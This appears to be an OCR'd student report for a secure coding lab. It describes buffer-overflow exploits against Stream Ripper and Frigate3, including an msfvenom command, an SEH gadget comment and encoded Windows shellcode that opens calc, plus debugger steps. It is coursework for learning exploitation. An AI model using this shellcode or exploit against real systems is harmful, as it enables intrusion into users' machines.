
SECURE CODING LAB 8


Name:Sai Shaket Kalivarapu

Reg.No.:19BCE7547

Run the exploit script II (exploit2.py- check today's folder) to generate the payload.
Replace the shellcode in the exploit2.py




This is the payload generated.




Copy paste the payload generated in the input fields of Stream Ripper.


The application has crashed and stopped working




Generating the payload





```
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files
\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf = b""
buf += b"\x89\xe6\xd9\xec\xd9\x76\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x4d\x38\x4c\x42"
buf += b"\x43\x30\x33\x30\x77\x70\x75\x30\x4d\x59\x39\x75\x66"
buf += b"\x51\x6b\x70\x62\x44\x4e\x6b\x36\x30\x46\x50\x4e\x6b"
buf += b"\x32\x72\x76\x6c\x6e\x6b\x52\x72\x54\x54\x6e\x6b\x74"
buf += b"\x32\x31\x38\x74\x4f\x58\x37\x53\x7a\x44\x66\x75\x61"
buf += b"\x4b\x4f\x6e\x4c\x75\x6c\x75\x31\x31\x6c\x43\x32\x54"
buf += b"\x6c\x71\x30\x5a\x61\x48\x4f\x66\x6d\x67\x71\x68\x47"
buf += b"\x58\x62\x59\x62\x33\x62\x53\x67\x4e\x6b\x52\x72\x36"
buf += b"\x70\x6c\x4b\x32\x6a\x67\x4c\x6e\x6b\x52\x6c\x32\x31"
buf += b"\x63\x48\x49\x73\x72\x68\x35\x51\x6e\x31\x43\x61\x6c"
buf += b"\x4b\x61\x49\x77\x50\x77\x71\x4e\x33\x6e\x6b\x62\x69"
buf += b"\x57\x68\x58\x63\x47\x4a\x72\x69\x6e\x6b\x54\x74\x4c"
buf += b"\x4b\x53\x31\x38\x56\x74\x71\x4b\x4f\x6e\x4c\x4b\x71"
buf += b"\x48\x4f\x34\x4d\x65\x51\x69\x57\x70\x38\x4d\x30\x30"
buf += b"\x75\x68\x76\x34\x43\x61\x6d\x79\x68\x65\x6b\x73\x4d"
buf += b"\x57\x54\x74\x35\x6a\x44\x63\x68\x6e\x6b\x63\x68\x66"
buf += b"\x44\x76\x61\x58\x53\x73\x56\x6c\x4b\x44\x4c\x52\x6b"
buf += b"\x6c\x4b\x50\x58\x57\x6c\x73\x31\x5a\x73\x6e\x6b\x54"
buf += b"\x44\x4c\x4b\x47\x71\x6e\x30\x6d\x59\x51\x54\x46\x44"
buf += b"\x36\x44\x33\x6b\x51\x4b\x71\x71\x56\x39\x61\x4a\x66"
buf += b"\x31\x4b\x4f\x49\x70\x71\x4f\x31\x4f\x62\x7a\x6e\x6b"
buf += b"\x72\x32\x5a\x4b\x6c\x4d\x31\x4d\x32\x4a\x37\x71\x4c"
buf += b"\x4d\x6e\x65\x6c\x72\x67\x70\x53\x30\x45\x50\x72\x70"
buf += b"\x35\x38\x46\x51\x4e\x6b\x72\x4f\x4b\x37\x4b\x4f\x4e"
buf += b"\x35\x4f\x4b\x7a\x50\x4e\x55\x4e\x42\x31\x46\x43\x58"
buf += b"\x6e\x46\x6e\x75\x4f\x4d\x4d\x4d\x4b\x4f\x4b\x65\x65"
```




Pasting the generated payload in frigate




The app crashes and cmd opens




Immunity Debugger





Note down the EIP value in the stack



SEH Chain